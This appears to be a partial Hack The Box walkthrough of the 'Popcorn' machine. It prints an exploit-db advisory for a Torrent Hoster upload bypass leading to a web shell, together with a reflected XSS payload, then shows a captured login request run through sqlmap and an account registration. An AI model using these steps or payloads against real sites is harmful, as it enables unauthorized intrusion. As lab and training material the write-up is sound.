


```
┌──(root💀kali)-[/Documents/htb/boxes/popcorn]
└─# searchsploit -m php/webapps/11746.txt

  Exploit: Torrent Hoster - Remount Upload
      URL: https://www.exploit-db.com/exploits/11746
     Path: /usr/share/exploitdb/exploits/php/webapps/11746.txt
File Type: HTML document, ASCII text, with CRLF line terminators

Copied to: /Documents/htb/boxes/popcorn/11746.txt
```



```
┌──(root💀kali)-[/Documents/htb/boxes/popcorn]
└─# cat 11746.txt
═════════════════════════════════════════════════════════════════════════════════════════
| # Title     : Torrent Hoster Remont Upload Exploit
| # Author    : El-Kahina
| # Home      : www.h4kz.com

| # Script    : Powered by Torrent Hoster.
| # Tested on: windows SP2 Fran&#65533;ais V.(Pnx2 2.0) + Lunix Fran&#65533;ais v.(9.4 Ubuntu)
| # Bug       : Upload
|
══════════════════════          Exploit By El-Kahina          ══════════════════════════════
 # Exploit  :

 1 - use tamper data :

 http://127.0.0.1/torrenthoster//torrents.php?mode=upload

 2-
   <center>
  Powered by Torrent Hoster
       <br />
       <form enctype="multipart/form-data" action="http://127.0.0.1/torrenthoster/upload.php" id="form" method="post" onsubmit="a=document.getElementById('form').s
tyle;a.display='none';b=document.getElementById('part2').style;b.display='inline';" style="display: inline;">
       <strong>&#65533;&#65533;&#65533;&#65533; &#65533;&#65533;&#65533; &#65533;&#65533;&#65533;&#65533;&#65533; &#65533;&#65533; &#65533;&#65533;:</strong> <?php
 echo $maxfilesize; ?>&#65533;&#65533;&#65533;&#65533;&#65533;&#65533;&#65533;&#65533;&#65533;<br />
<br>
       <input type="file" name="upfile" size="50" /><br />
<input type="submit" value="&#65533;&#65533;&#65533; &#65533;&#65533;&#65533;&#65533;&#65533;&#65533;" id="upload" />
       </form>
       <div id="part2" style="display: none;">&#65533;&#65533;&#65533; &#65533;&#65533;&#65533; &#65533;&#65533;&#65533;&#65533;&#65533; .. &#65533;&#65533; &#6553
3;&#65533;&#65533;&#65533; &#65533;&#65533;&#65533;&#65533;&#65533;&#65533;</div>
       </center>

3 - http://127.0.0.1/torrenthoster/torrents/  (to find shell)

4 - Xss:

http://127.0.0.1/torrenthoster/users/forgot_password.php/"><ScRiPt>alert(00213771818860)</ScRiPt>

══════════════════════════════════════════
Greetz : Exploit-db Team
all my friend :(Dz-Ghost Team )
im indoushka's sister
══════════════════════════════════════════
```

Let's check upload



10.10.10.6/torrent/login.php

Login


Username: admin

Password: ●●●●●


copy this and sqlmap, run it the background in case we didn't get anything




```
POST /torrent/login.php HTTP/1.1
Host: 10.10.10.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://10.10.10.6
Connection: close
Referer: http://10.10.10.6/torrent/login.php
Cookie: /torrent/=; /torrent/torrents.php=; /torrent/login.php=; PHPSESSID=5bf93a9048be498c7f6090578ce3262a
Upgrade-Insecure-Requests: 1

username=admin&password=admin
```



```
┌──(root💀 kali)-[/Documents/htb/boxes/popcorn]
└─# geany login.req
```




```
POST /torrent/login.php HTTP/1.1
Host: 10.10.10.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://10.10.10.6
Connection: close
Referer: http://10.10.10.6/torrent/login.php
Cookie: /torrent/=; /torrent/torrents.php=; /torrent/login.php=; PHPSESSID=5bf93a9048be498c7f6090578ce3262a
Upgrade-Insecure-Requests: 1

username=admin&password=admin
```



```
┌──(root💀kali)-[/Documents/htb/boxes/popcorn]
└─# sqlmap -r login.req
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.5.4#stable}
|_ -| . [(]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org
```

Let's signup




10.10.10.6/torrent/users/index.php?mode=register

Please fill out the registration form, note that all fields are required.


Username:	saad
Password:	●●●●
Password:(confirm)	●●●●
Email:	saad@saad.gmail.com
Enter Code:	f1c56 f1c56

save this image bcz it's an acceptable file by the server




- You can upload torrents that are tracked by any tracker.
- Your torrent **MUST NOT CONTAIN Adult Materials, Politic**
- Be patient while the script retrieves the data from the tracke
- Torrent Hoster reserve the rights to delete any torrent at any

